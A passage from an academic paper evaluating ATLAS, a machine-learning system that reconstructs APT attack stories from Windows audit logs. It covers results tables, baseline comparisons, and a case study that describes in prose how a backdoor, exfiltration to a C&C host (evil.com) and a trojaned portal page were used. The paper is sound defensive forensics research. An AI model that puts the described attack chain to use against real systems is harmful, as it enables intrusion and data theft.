We begin by describing our experimental settings (Sec. 6.1). We then present the effectiveness of ATLAS (Sec. 6.2), efficiency of each component (Sec. 6.3) and the run-time overhead of attack identification (Sec. 6.4). Lastly, we demonstrate a case study to illustrate the use of ATLAS for attack investigation in practice (Sec. 6.5).

6.1 Experimental Settings

Dataset. The lack of publicly available attack datasets and system logs is a common challenge in forensic analysis. For example, the data released by DARPA's Transparent Computing program do not include audit logs generated during evaluation engagements [47]. To address these, we have implemented ten attacks based on their detailed reports on real-world APT campaigns and generated the audit logs in a controlled testbed environment. Additionally, similar to previous works that construct benign system events [20, 26, 36], we emulate diverse normal user activities on the same machine during each attack execution in a best-effort. More specifically, we manually generated various benign user activities including browsing different websites, executing different applications (e.g., reading emails, downloading attachments), and connecting to other hosts. Similar to a typical work day environment, such activities are randomly performed within an 8-hour-window during the daytime. More details about normal user behaviors and log statistics collected can be found in Appendix B. Table 2 details each attack that exploits different vulnerabilities (i.e., CVEs). These attacks are selected to include different malware tactics such as phishing links, email attachments, intermediate processes, and lateral movements such as leaking sensitive data. The attacks `S-1` to `S-4` were performed on single hosts and `M-1` to `M-6` were performed on multiple hosts. For each multi-host attack, the emulation was performed on two hosts where the second host was used as the target for lateral movement. All attacks were developed and executed on Windows 7 32-bit virtual machines and took about an hour to complete. After the attacks were completed, we collected the audit logs within a 24-hour-window. Table 2 column "Size (MB)" details the size of the collected logs, and the column "Log Type" shows the total percentages of different types of events in the audit logs. Overall, the 24-hour emulation generated an average of 20,088 unique entities with 249K events for each attack.

Evaluation Setup. We have the ground-truth of attack entities for each attack, known to us at attack execution. For instance, a malicious URL set by us in an attack to upload sensitive data is an attack entity. Other entities in a causal graph are labeled as non-attack. These entities are used to construct the events and sequences, following the procedures as we have elaborated in Sec. 4.2 and Sec. 4.3. Table 3 presents the number of entities, events, sequences, and balanced sequences for each attack. For example, `S-1` includes 22 attack and 7,445 non-attack entities. These entities are associated with 4,598 and 90,467 attack and non-attack events. These events are used to compose 42 attack and 14,243 non-attack lemmatized sequences. Lastly, 1,388 balanced attack and non-attack sequences are obtained through the selective sequence sampling process and used for model training. As detailed in Table 3, similar to realistic attack investigating scenarios, the malicious activities only constitute a vanishingly small percentage of the log data (less than 0.14% attack entities in the whole audit logs). Hence, we believe our dataset can reasonably reflect ATLAS's true efficacy for real-world attack investigation.

We evaluate the effectiveness of ATLAS for each implemented attack based on the model trained on other attacks. For example, if we aim at identifying the multi-host attack `M-1`, we use a model trained on audit logs of the multi-host attacks `M-2,...,M-6` excluding `M-1`. We separated single-host and multi-host attacks in the training phase because both types of attacks were implemented based on the same APT reports (e.g., both `S-1` and `M-1` are implemented based on [17]). This setting ensures that training and testing data do not overlap with each other. Overall, ATLAS trains ten separate models to evaluate each attack.

After the models are trained, the attack investigation is performed in two steps as detailed in Sec. 4.3. First, we generate sequences by randomly selecting a single attack symptom entity from the ground-truth attack entities. These identified attack symptom entities naturally represent real-world cases where a security analyst often starts from (see Table 4- Column "Symptom Entity"). Second, we pass the sequences that are generated by combining each unknown entity in a causal graph with the symptom entity and check whether each constructed sequence is identified as attack or non-attack. This enables us to find unknown entities that are indeed relevant to the attack (as detailed in Sec. 4.3). Since ATLAS investigation is entity-based, we present the attack investigation results in terms of entities. Additionally, we present the attack identification results in terms of events similar to other attack

Table 2: Overview of implemented APT attacks for ATLAS evaluation.

Attack ID	APT Campaign	Exploiting CVE by attack	Attack Features†							Size (MB)	Log Type (%)			Total	
			PL	PA	INJ	IG	BD	LM	DE		System	Web	DNS	# entity	# event
S-1	Strategic web compromise [17]	2015-5122	√		√	√	√		√	381	97.11%	2.24%	0.65%	7,468	95.0K
S-2	Malvertising dominate [22]	2015-3105	√		√	√	√		√	990	98.58%	1.09%	0.33%	34,021	397.9K
S-3	Spam campaign [39]	2017-11882		√	√	√	√		√	521	96.82%	2.43%	0.75%	8,998	128.3K
S-4	Pony campaign [18]	2017-0199		√	√	√	√		√	448	97.08%	2.24%	0.68%	13,037	125.6K
M-1	Strategic web compromise [17]	2015-5122	√		√	√	√	√	√	851.3	96.89%	1.32%	1.32%	17,599	251.6K
M-2	Targeted GOV phishing [34]	2015-5119	√		√	√	√	√	√	819.9	97.39%	1.36%	1.25%	24,496	284.3K
M-3	Malvertising dominate [22]	2015-3105	√		√	√	√	√	√	496.7	99.11%	0.52%	0.37%	24,481	334.1K
M-4	Monero miner by Rig [28]	2018-8174		√	√	√	√	√	√	653.6	98.14%	1.24%	0.62%	15,409	258.7K
M-5	Pony campaign [18]	2017-0199	√		√	√	√	√	√	878	98.14%	1.24%	0.62%	35,709	258.7K
M-6	Spam campaign [39]	2017-11882		√	√	√	√	√	√	725	98.31%	0.96%	0.73%	19,666	354.0K
Avg.	-	-	-	-	-	-	-	-	-	**676.5**	**97.76%**	**1.46%**	**0.73%**	**20,088**	**249K**

† **PL**: Phishing email link. **PA** : Phishing email attachment. **INJ**: Injection. **IG**: information gathering. **BD**: backdoor. **LM**: Lateral movement. **DE**: Data ex-filtration.

Table 3: Ground-truth information of each implemented attack, including the number of entities, events, sequences and balanced sequences.

Attack ID	#Attack Entity	#Non-attack Entity	#Attack Event	#Non-attack Event	#Attack Seq.	#Non-attack Seq.	#Balanced Seq.*
S-1	22	7,445	4,598	90,467	42	14,243	1,388
S-2	12	34,008	15,073	382,879	43	13,388	1,386
S-3	26	8,972	5,165	123,152	21	8,600	2,598
S-4	21	13,016	18,062	107,551	32	12,238	1,244
M-1	28	17,565	8,168	243,507	83	26,764	2,682
M-2	36	24,450	34,956	249,365	82	27,041	2,748
M-3	36	24,424	34,979	299,157	81	27,525	2,710
M-4	28	15,378	8,236	250,512	79	27,076	2,746
M-5	30	35,671	34,175	667,337	78	25,915	2,540
M-6	42	19,580	9,994	344,034	70	23,473	2,598
Avg.	**28**	**20,051**	**17,341**	**275,796**	**61**	**20,626**	**2,264**

* The sampled number of attack and non-attack sequences are identical.




Figure 7: ROC curves at entity (left) and event (right) level.

investigation works [11, 25]. We generate the events-based results by using the identified attack entities. We iterate through all events in audit logs, and if an event's subject or object matches one of the identified attack entities, then we label that event as an attack. Lastly, we compare the number of classified attack and non-attack entities and events with their ground-truth labels and report classification metrics.

6.2 Effectiveness

This section presents the effectiveness of ATLAS at identifying attack entities and events for each attack (Sec. 6.2.1), and details its individual components (Sec. 6.2.2).

6.2.1 Attack Investigation Results

We report the effectiveness of ATLAS at identifying attack entities and events for each attack in Table 4. For example, the first row shows the investigation results for `S-1` given a malicious host as an attack symptom entity. Table 4, Column "Entity-based Investigation Results" shows that ATLAS correctly identifies attack entities with an average 91.06% precision and 97.29% recall. This means that most key entities of the APT attacks are successfully recovered with a very limited number of false positives. For instance, from an investigator's perspective, given 100 attack entities, ATLAS recovered around 91 true attack entities, with the other nine being false positives. Similarly, 97.29% recall means that ATLAS recovered around 97 attack entities, with three attack entities remaining undiscovered. We also report the identification results in terms of events in Table 4 Column "Event-based investigation Results". Clearly, since the huge number of normal entities results in many more normal events compared to the less-frequently occurring attack events, the precision of event-level results (99.88%) is much higher than the entity-level results (91.06%). This means that ATLAS helps significantly reduce the number of suspicious events that need to be manually checked by an investigator.

Lastly, to show the overall effectiveness of our models, we present the ROC curves for identifying each attack in Figure 7. Here, ATLAS achieves on average 97.01% Area Under Curve (AUC) at the entity-level, and 99.67% AUC at the event-level. The high precision and recall results indicate that different attacks share a high-level similarity in terms of attack steps and sequences generated by those attack entities. For example, many attacks tend to open a malicious webpage that exploits a vulnerable browser, then drop and execute backdoors and extract data of interest. In contrast, normal program executions in uncompromised hosts rarely perform such activities, which is clearly reflected in the causal sequences generated by any combinations of their entities. Since each entity could be associated with multiple events in the audit logs, the number of false positives and negatives for the event-based results are much higher than the entity-based results. However, we note that even in this case, the number of reported false positives and false negatives identified by ATLAS are very small compared to the number of true positives and true negatives.

Analysis of False Positives. False positives are the number of non-attack (normal) entities and events that ATLAS incorrectly classified as attack (see Table 4, Column 5 and 12). ATLAS yields on average a 0.01% false positive rate for both

Table 4: Entity-based and event-based investigation results.

ID	Symptom entity	Entity-based Investigation Results							Event-based Investigation Results						
		TP	TN	FP	FN	Precision %	Recall %	F1-score %	TP	TN	FP	FN	# Precision %	# Recall %	F1-score %
S-1	malicious host	22	7,445	0	0	100.00%	100.00%	100.00%	4,598	90,467	0	0	100.00%	100.00%	100.00%
S-2	leaked file	12	34,008	2	0	85.71%	100.00%	92.31%	15,073	382,876	3	0	99.98%	100.00%	99.99%
S-3	malicious host	24	8,972	0	2	100.00%	92.31%	96.00%	5,155	123,152	0	10	100.00%	99.81%	99.90%
S-4	leaked file	21	13,011	5	0	80.77%	100.00%	89.36%	18,062	107,506	45	0	99.75%	100.00%	99.88%
M-1	leaked file	28	17,562	3	0	90.32%	100.00%	94.92%	8,168	243,504	3	0	99.96%	100.00%	99.98%
M-2	leaked file	36	24,445	5	0	87.80%	100.00%	93.51%	34,956	249,316	49	0	99.86%	100.00%	99.93%
M-3	malicious file	35	24,423	1	1	97.22%	97.22%	97.22%	34,978	299,147	10	1	99.97%	100.00%	99.98%
M-4	malicious file	24	15,378	0	4	100.00%	85.71%	92.31%	8,161	250,512	0	75	100.00%	99.09%	99.54%
M-5	malicious host	30	35,665	6	0	83.33%	100.00%	90.91%	34,175	667,329	8	0	99.98%	100.00%	99.99%
M-6	malicious host	41	19,573	7	1	85.42%	97.62%	91.11%	9,993	343,959	75	1	99.26%	99.99%	99.62%
Avg.	-	**27**	**20,048**	**3**	**1**	**91.06%**	**97.29%**	**93.76%**	**17,332**	**275,777**	**19**	**9**	**99.88%**	**99.89%**	**99.88%**

TP and **TN** stands for correctly reported attack and non-attack (normal) entities/events. **FP** and **FN** stands for incorrectly labeled attack and non-attack (normal) entities/events.

entity-level (3 out of 20,075 entities) and event-level (19 out of 293,109 events) analyses. These results show that a cyber analyst requires less manual labor to validate the causes of a true attack needed for the attack story. We found that most false positives are due to the misclassification of the IP addresses. For instance, most false positives in `M-5` and `M-6` attacks were due to the benign IP addresses, which were active during the same time as those malicious IP addresses of the Command and Control (C&C) servers. However, the security investigators can easily identify the IP addresses by checking their traffic content and registration information to filter out such false positives.

Analysis of False Negatives. False negatives are the number of attack entities and events that ATLAS incorrectly classified as non-attack (see Table 4, Column 6 and 13). ATLAS yields on average a 2.71% false-negative rate at the entity-level and a 0.11% false-negative rate at the event-level. We found that even when ATLAS misidentifies an attack entity, ATLAS can still identify attack entities which were caused by such a misidentified attack entity. For example, the false negatives in attack `M-4` are due to misidentifying a malicious Microsoft Word file (`evil.rtf`) that is used to download a malicious payload; however, ATLAS was able to identify the malicious payload entity (`payload.exe`) which was caused by the misidentified word file. False negatives in the attacks `M-6` and `S-3` are caused by missing some scripts downloaded from a stealthy network I/O trace performed by the attacker. Here, the attacker uses the Multiple UNC Provider (MUP) [7], a specific component in the Windows NT operating system, to access shared folders across the network. We note that the false negatives can be alleviated by training ATLAS with more attack types sharing similar patterns with these cases.

6.2.2 Individual Component Analysis

The effectiveness of ATLAS lies in a set of optimization techniques integrated into its components. Here we elaborate on how these components contribute to its effectiveness.

Causal Graph Optimization. As detailed in Sec. 4.1, we developed our customized optimization algorithms to construct the causal graph which helps reduce the graph complexity and in turn improves the sequence construction. Figure 8 shows




Figure 8: Effectiveness of causal graph optimization of given audit logs for attack investigation. The percentages on the bars show the percentage of the logs reduction.

the number of entities before and after graph optimization. ATLAS reduces the number of entities in a causal graph on average 81.81% for audit logs of each attack compared their original graph size. The reduction removes the redundant or unrelated events from the huge volume of logs that do not contribute any semantics to model different attack sequences. Hence, the further extracted sequences are more representative and efficient as input for the model training.

Selective Sequence Sampling. The selective sequence sampling mechanism of ATLAS is the key step to building a precise model from a balanced dataset. As illustrated in Table 3 (Column 6 and 8), ATLAS oversamples the attack sequences with an average 37x increase, from 61 to 2,264, and undersamples non-attack sequences with an average reduction of 9x, from 20,626 to 2,264. Our evaluation shows that this process reduces the training time on average 87% (from 3h:37min to 0h:28min for training each model). Overall, this mechanism extracts an average of 22% of the initial sequences as a highly representative training set and uses them for model training, which significantly improves the model accuracy.

6.3 Comparison Analysis

We have implemented a set of state-of-the-art approaches that can be used in lieu of ATLAS components and compare their performances with ATLAS in attack identification. We note that the comparison is conducted through event-based attack investigation results as previous provenance tracking

Table 5: Comparison of ATLAS with the baseline approaches.

Method	Precision	Recall	F1-score
Graph-traversal	17.82%	100.00%	30.26%
Non-optimized causal graph	87.58%	41.55%	56.36%
Oversampling-only model	97.85%	79.64%	87.81%
One-hot encoding	99.60%	80.75%	89.19%
Support Vector Machine (SVM)	87.12%	90.42%	88.74%
ATLAS	**99.88%**	**99.89%**	**99.88%**

approaches (e.g., [11, 16, 50]) provide event-based attack results. Table 5 summarizes our results.

Graph Traversal. To compare ATLAS in attack investigation with the state-of-art approaches [11, 16, 50], we have implemented a baseline approach that performs backward and forward tracing on the provenance graph, a directed acyclic graph built based on the W3C provenance data model specification [48]. We note that since none of the previous approaches are publicly available, we are not able to perform a direct comparison with them. This approach proceeds in two steps. First, the backward tracing starts from an attack symptom event and stops at the root causes of the attack (e.g., a phishing link in malicious email). Second, the forward tracing starts from the identified root causes of the attack and stops at the final attack effects (e.g., leaked files). Finally, we include all traversed nodes and edges along the paths as the recovered attack story, and compare the result with the ground-truth of each attack in Table 3 (Column 4 and 5).

Table 5 (first row) presents the results of graph-traversal baseline in identifying attack events. The baseline yields 100% recall (i.e., recovers all attack events) yet it results in an average precision of 17.82%. The main reason for the low precision is the well-known dependency explosion problem [11, 31] that introduces a significant amount of non-attack events as false provenance when traversing the causal graph. For example, the backward and forward analysis can identify a long-lived process that forks many other system processes as attack, and this can add a large number of false attack dependencies. In our experiments, we found that many recovered attacks include the process entity `services.exe` and its corresponding events, where `services.exe` forks every service in the Windows system. ATLAS does not rely on traversing the graph to identify attack events and yields a significantly higher precision without sacrificing the recall.

Non-optimized Causal Graph. Table 5 (second row) presents the attack investigation results of ATLAS with and without graph optimization. We observe that the non-optimized causal graph reduces the precision, recall and F-1 score by 12.30%, 58.34% and 43.52%, respectively. This is because the graph optimization removes redundant or unrelated events from the huge volume of logs that do not contribute semantics and temporal relationship to model different attack sequences, and prevents model overfitting. Overall, the graph optimization process helps ATLAS extract shorter attack/non-attack sequences and improves the model generalization.

Table 6: Average time (hh:mm:ss) to train the model and investigate individual attacks.

Phase	Graph construction	Sequences processing	Model learning/inference	Total
Training	0:04:11	0:26:12	0:28:26	0:58:49
Investigation		0:00:04	0:00:01	0:04:16

Oversampling-only Model. The process of oversampling attack sequences balances the limited number of attack sequences with the vast number of non-attack sequences. If the oversampling was not used, then the imbalanced dataset biases the sequence-model towards the more common non-attack sequences, which yields high non-attack prediction scores for all sequences. To evaluate the benefit of undersampling non-attack sequences, we compare ATLAS with an oversampling-only baseline. Table 5 (third row) shows the oversampling-only model reduces the precision, recall and F1-score by 2.03%, 20.25% and 12.07% respectively. This is because, without undersampling, non-attack sequences tend to bring more amplified noise data to the classifier. Instead, our similarity-based undersampling approach helps reduce such noisy data while retaining the key patterns in sequences.

One-hot Encoding. We compare ATLAS with a simplified baseline by replacing the word embedding with one-hot-encoding to show the effectiveness of using word embeddings in attack investigation. One-hot-encoding is mainly used to convert the categorical variables to numerical vectors that could be inputted to the ML algorithms [40]. Table 5 (fourth row) presents results of ATLAS's word embedding with the one-hot-encoding, which reduces precision, recall and F1-score by 0.28%, 19.14% and 10.69% respectively. The main reason is that one-hot-encoding ignores the semantic relations between different words. In contrast, the word embedding helps better to differentiate those fine-grained behaviors between attack and non-attack sequences.

Support Vector Machine (SVM). To evaluate the effectiveness of the LSTM classifier, we compare it with the SVM [46], an alternative simpler classifier which is widely used for binary classification tasks. In addition to SVM, we also experimented with the Random Forest classifier [23], which gives less accurate classification results than SVM. We have evaluated the SVM classifier using the same training data for each attack. We used a grid search to tune the parameters to improve classifier accuracy, a linear kernel with `C=1.0` and `gamma="auto"`. The SVM reduces the precision, recall and F1-score by 12.76%, 9.47%, and 11.14% respectively (see Table 5 (fifth row)). The main limitation of SVM is that it is unable to model the temporal relations among different entities of a sequence, one of the critical features that reflects the attack patterns.

6.4 Performance Overhead

ATLAS is trained on attack and non-attack sequences offline; thus, it only introduces overhead on the order of seconds at in-




Figure 9: Recovered sequences and causal graph of the "Pony campaign" attack (M-5).

ference time to identify sequences as attack or non-attack. We note that forensics tools often rely on a system or application-level instrumentation for inference [21, 27], which often requires more time compared to ATLAS. We evaluated ATLAS's performance at model training and attack identification phases. Table 6 presents the time used for graph construction, sequences processing and model learning and inference. ATLAS takes on average four minutes to process each 24-hour audit logs to construct the causal graph with an average size of 676.5 MB audit logs. Further, the model training phase takes an average of 26 minutes to construct all attack and non-attack sequences and to balance the sequences, with an additional 28 minutes to train the LSTM model. In total, the training process for each attack takes less than one hour.

We note that training ATLAS is a one-time effort, and new attacks can be incrementally added to the LSTM model without requiring re-training the previously learned attacks. In addition, our experiment was performed on a laptop PC, meaning the training time could be significantly reduced with more powerful machines in the production environment (e.g., multi-core and large-memory servers). Although ATLAS takes time to build the causal graph for starting the attack investigation, it only takes around four seconds to extract the sequences. In addition, it only takes on average one second to recover the attack story (with 1-day audit logs) by going through the complete list of unknown entities in the causal graph.

6.5 Case Study

We illustrate how ATLAS can be deployed and benefit cyber analysts for attack investigation through a case study (i.e., the attack `M-5` which we used in evaluation). We use numbers in Figure 9-A to illustrate the key steps of this attack. Here, a user downloads a malicious document that compromises the Word process on the victim machine (❶ – ❸). Thereafter, an injected shellcode forks other processes and grants additional capabilities to the attacker, including information gathering and downloading files to the victim system (❹ and ❺). It also executes a backdoor that the attacker uses to leak a secret file to a C&C server (❻ and ❼). Additionally, the attacker identifies that the compromised host acts as the company portal's web server. For lateral movement, the attacker uploads the backdoor code to this web server, and adds a piece of code to the portal main webpage `portal.com/index.html` (orange node in the causal graph) to prompt a message asking users to update their machines (❽). After users download and install the backdoor (❾), more secret files are leaked to the C&C server (❿ and later).

Figure 9-B illustrates the causal graph constructed for this attack. We note that though we simplified the causal graph for ease of presentation, the figure still includes many non-attack entities (the white nodes in graph), which can be difficult for the analysts to manually analyze for attack investigation. The attack investigation starts from a malicious hostname `evil.com` (the blue node). ATLAS first identifies a set of attack entities (red nodes), and a set of non-attack entities (white nodes) through the learning model. Second, ATLAS reports the identified events in temporal order as a sequence, which helps an investigator to reason about the attack story. For this attack, ATLAS only reports six false positives in terms of entities and recovers the attack story similar to Figure 9-A.

7 Limitations and Discussion

The preceding analysis of ATLAS shows that it can precisely recover the key attack steps from the attack symptoms, and help security investigators obtain the attack story. Although we focused our work on Windows platform logs, ATLAS can be

easily extended to other platforms such as Linux and FreeBSD. This is because our approach starts its analysis from any log entities and builds a customized platform-independent causal graph. We plan to extend our framework to diverse types of audit logs in the future. We note that a list of manually designated attack entities is required for ATLAS training. However, labeling such data is a one-time-effort for investigating future attacks. Another limitation of ATLAS is that it cannot detect attacks that use a similar sequence of normal events to hide its behavior, such as the mimicry attacks [4, 5, 49]. However, we note that following the behaviors of normal events will significantly limit the capability of any attack investigation techniques [31, 36]. Besides, ATLAS requires the analyst to start an investigation with a true attack-symptom entity. Using a false positive entity as an attack-symptom will only discover non-attack sequences since their subset entities include a non-attack entity. Lastly, the correctness of the sequence-based model highly depends on the quality of the collected training log entries. Hence, more representative temporal relations among attacks will enable ATLAS to learn more precise models. This can be easily alleviated by introducing more types of attacks to the training set.

8 Related Work

ATLAS is mainly related to three sub-topics that support provenance tracking with audit logs, including causality analysis over the provenance graph, anomaly-based analysis, and application of ML techniques for attack investigation.

Causality Analysis. Much prior work has been done on causality analysis over audit logs for attack investigation, including optimizing the provenance graph and reporting a concise attack story [20, 21, 27]. These approaches require system modifications via source-code instrumentation, static binary-level instrumentation, or dynamic program instrumentation at runtime. Unfortunately, source-code level instrumentation is not applicable for proprietary software due to software licenses, while static and dynamic instrumentation incur additional overhead on the user-system. Recent works proposed instrumentation-free approaches [10, 13, 16, 31, 51] that do not require any changes to the user-system for provenance tracking. However, most of these approaches are heuristic- or rule-based, which require non-trivial effort to develop and maintain the rules or heuristics. HOLMES [31] and RapSheet [10] rely on a knowledge base of adversarial Tactics, Techniques, and Procedures (TTPs) [32]. In contrast, ATLAS only requires attack training data to learn the co-occurrence of attack steps through temporal-ordered sequences.

Anomaly-based Analysis. Anomaly-based approaches [11, 12, 25, 50] learn the normal system behavior to identify anomalous behavior. Unfortunately, while anomaly-based approaches can effectively detect unknown attacks, they are notoriously prone to false positives due to user behavior change over time and lack of sufficient training data. For instance, a host-based intrusion detection framework Unicorn [9] learns a model from normal provenance graphs to detect anomalies. PrioTracker [25] ranks node importance with statistical information to more accurately report real attack events. NoDoze [11] reduces false alarms by computing and propagating anomaly scores within a dependency graph. Winnower [12] provides threat alerts for cluster auditing by noticing the difference between multiple instances of clusters. ProvDetector [50] identifies stealthy malware through learning the sequences of normal execution paths of applications from a provenance graph. Deeplog [8] models existing audit logs as natural language sequences and detects abnormal events. Lastly, Log2vec [24] proposes a clustering framework to identify unseen abnormal sequences from system logs. Unlike anomaly-based approaches that only learn user behaviors, ATLAS learns both attack and non-attack (user) sequences and exploits their temporal and causal relations to reduce false positives and false negatives.

Learning-based Analysis. Learning-based attack investigation approaches [36, 42, 43] use machine learning techniques to model attack events in the logs. HERCULE [36] uses a community detection algorithm to correlate attack events. Similar to ATLAS, a number of recent works [42, 43] employ word embeddings to transform the textual information (i.e., sequences) into vectors to facilitate its learning process. However, these approaches are limited to identifying and reporting individual attack events in logs. In contrast to these approaches, ATLAS aims to locate attack entities and construct an attack story through associating each entity with its events.

9 Conclusion

We have presented ATLAS, a framework to identify and reconstruct end-to-end cyber attack stories from unmodified system and software audit logs. ATLAS employs a novel combination of causality analysis, natural language processing, and machine learning techniques that model and recognize high-level patterns of different attacks through a sequence-based analysis. Evaluation results over 10 real-world APT attack scenarios showed that ATLAS successfully recovered key attack steps which constitute the attack story with both high precision and efficiency.

Acknowledgments

We thank our shepherd, Adam Bates, and the anonymous reviewers for their valuable comments and suggestions. This work was supported in part by ONR through a subcontract from the Intelligent Automation, Inc., an LDRD Grant from Sandia National Labs, and a gift from Cisco. Any opinions, findings, and conclusions in this paper are those of the authors and do not necessarily reflect the views of our sponsors.

References

[1] Martín Abadi, Paul Barham, Jianmin Chen, Zhifeng Chen, Andy Davis, Jeffrey Dean, Matthieu Devin, Sanjay Ghemawat, Geoffrey Irving, Michael Isard, et al. Tensorflow: a system for large-scale machine learning. In *USENIX Symposium on Operating Systems Design and Implementation*, 2016.

[2] Adam Bates, Dave Jing Tian, Kevin RB Butler, and Thomas Moyer. Trustworthy whole-system provenance for the linux kernel. In *USENIX Security Symposium*, 2015.

[3] Karin Beijering, Charlotte Gooskens, and Wilbert Heeringa. Predicting intelligibility and perceived linguistic distance by means of the levenshtein algorithm. *Linguistics in the Netherlands*, 15:13–24, 2008.

[4] Z Berkay Celik, Patrick McDaniel, Rauf Izmailov, Nicolas Papernot, Ryan Sheatsley, Raquel Alvarez, and Ananthram Swami. Detection under privileged information. In *Proceedings of the 2018 on Asia Conference on Computer and Communications Security*, pages 199–206, 2018.

[5] Z Berkay Celik, Robert J Walls, Patrick McDaniel, and Ananthram Swami. Malware traffic detection using tamper resistant features. In *IEEE Military Communications Conference*, 2015.

[6] François Chollet et al. Keras. https://github.com/fchollet/keras, 2015. Accessed: 2020-06-06.

[7] Microsoft Corporation. Support for unc naming and mup. https://docs.microsoft.com/en-us/windows-hardware/drivers/ifs/support-for-unc-naming-and-mup, 2017. Accessed: 2020-06-06.

[8] Min Du, Feifei Li, Guineng Zheng, and Vivek Srikumar. Deeplog: Anomaly detection and diagnosis from system logs through deep learning. In *ACM SIGSAC Conference on Computer and Communications Security*, 2017.

[9] Xueyuan Han, Thomas Pasquier, Adam Bates, James Mickens, and Margo Seltzer. Unicorn: Runtime provenance-based detector for advanced persistent threats. *arXiv preprint arXiv:2001.01525*, 2020.

[10] Wajih Ul Hassan, Adam Bates, and Daniel Marino. Tactical provenance analysis for endpoint detection and response systems. In *Proceedings of the IEEE Symposium on Security and Privacy*, 2020.

[11] Wajih Ul Hassan, Shengjian Guo, Ding Li, Zhengzhang Chen, Kangkook Jee, Zhichun Li, and Adam Bates. Nodoze: Combatting threat alert fatigue with automated provenance triage. In *Network and Distributed Systems Security Symposium*, 2019.

[12] Wajih Ul Hassan, Mark Lemay, Nuraini Aguse, Adam Bates, and Thomas Moyer. Towards scalable cluster auditing through grammatical inference over provenance graphs. In *Network and Distributed Systems Security Symposium*, 2018.

[13] Wajih Ul Hassan, Mohammad A Noureddine, Pubali Datta, and Adam Bates. Omega-log: High-fidelity attack investigation via transparent multi-layer log analysis. In *Network and Distributed Systems Security Symposium*, 2020.

[14] Sepp Hochreiter. The vanishing gradient problem during learning recurrent neural nets and problem solutions. *International Journal of Uncertainty, Fuzziness and Knowledge-Based Systems*, 6(02):107–116, 1998.

[15] Sepp Hochreiter and Jürgen Schmidhuber. Long short-term memory. *Neural computation*, 9(8):1735–1780, 1997.

[16] Md Nahid Hossain, Sanaz Sheikhi, and R Sekar. Combating dependence explosion in forensic analysis using alternative tag propagation semantics. In *IEEE S&P*, 2020.

[17] FireEye Threat Intelligence. Second adobe flash zero-day cve-2015-5122 from hackingteam exploited in strategic web compromise targeting japanese victims. https://www.fireeye.com/blog/threat-research/2015/07/second_adobe_flashz0.html, 2015. Accessed: 2020-06-06.

[18] Genwei Jiang, Rahul Mohandas, Jonathan Leathery, Alex Berry, and Lennard Galang. CVE-2017-0199: In the Wild Attacks Leveraging HTA Handler. https://www.fireeye.com/blog/threat-research/2017/04/cve-2017-0199-hta-handler.html, 2017. Accessed: 2020-06-06.

[19] Samuel T King, Zhuoqing Morley Mao, Dominic G Lucchetti, and Peter M Chen. Enriching intrusion alerts through multi-host causality. In *Network and Distributed Systems Security Symposium*, 2005.

[20] Yonghwi Kwon, Fei Wang, Weihang Wang, Kyu Hyung Lee, Wen-Chuan Lee, Shiqing Ma, Xiangyu Zhang, Dongyan Xu, Somesh Jha, Gabriela Ciocarlie, et al. Mci: Modeling-based causality inference in audit logging for attack investigation. In *Network and Distributed Systems Security Symposium*, 2018.

[21] Kyu Hyung Lee, Xiangyu Zhang, and Dongyan Xu. High accuracy attack provenance via binary-based execution partition. In *Network and Distributed Systems Security Symposium*, 2013.

[22] Brooks Li and Joseph C. Chen. Exploit kits in 2015: Flash bugs, compromised sites, malvertising dominate. https://blog.trendmicro.com/trendlabs-security-intelligence/exploit-kits-2015-flash-bugs-compromised-sites-malvertising-dominate/, 2016. Accessed: 2020-06-06.

[23] Andy Liaw, Matthew Wiener, et al. Classification and regression by random forest. *R news*, 2(3):18–22, 2002.

